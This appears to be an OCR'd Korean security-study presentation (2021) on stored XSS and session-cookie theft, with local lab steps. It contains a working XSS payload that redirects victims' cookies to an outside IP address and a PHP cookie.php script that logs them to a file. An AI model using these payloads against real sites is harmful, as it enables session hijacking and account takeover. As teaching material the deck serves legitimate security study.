SCP

이유경 발표

XSS + COOKIE 탈취


2021.03.18


시나리오

- 게시판에 공격자가 악의적인 구문이 담긴 스크립트를 작성한다.
- 사용자가 게시물을 클릭할 시, 해당 스크립트가 발동한다.
- 이때, 스크립트는 게시물을 조회한 사용자의 세션 정보를 탈취한다.
- 공격자는 탈취한 사용자의 세션 정보로 로그인 등이 가능하다.

실습 1


- 게시판 구현
  - 회원가입 / 로그인 / 게시글 작성 / 게시글 조회 등의 기능 필수 구현







실습 1


- <script>alert(document.cookie);</script>








실습 1


127.0.0.1:8080 내용:
PHPSESSID=tgt38rtoufmppqgh23s8a5cdg5
확인


http://127.0.0.1:8080/board/main.php
127.0.0.1 | PHPSESSID
값
tgt38rtoufmppqgh23s8a5cdg5
도메인
127.0.0.1


실습 2

```php
<?php
    $data=$_GET["data"];
    $log=fopen("./cookie.txt","a");
    fwrite($log, $data);
    fclose($log);
?>
```

cookie.php

실습 2

- <script>document.location="http://13.209.66.47/cookie.php?data="+document.cookie;</script>



SCP

이유경 발표

감사합니다.

2021.03.18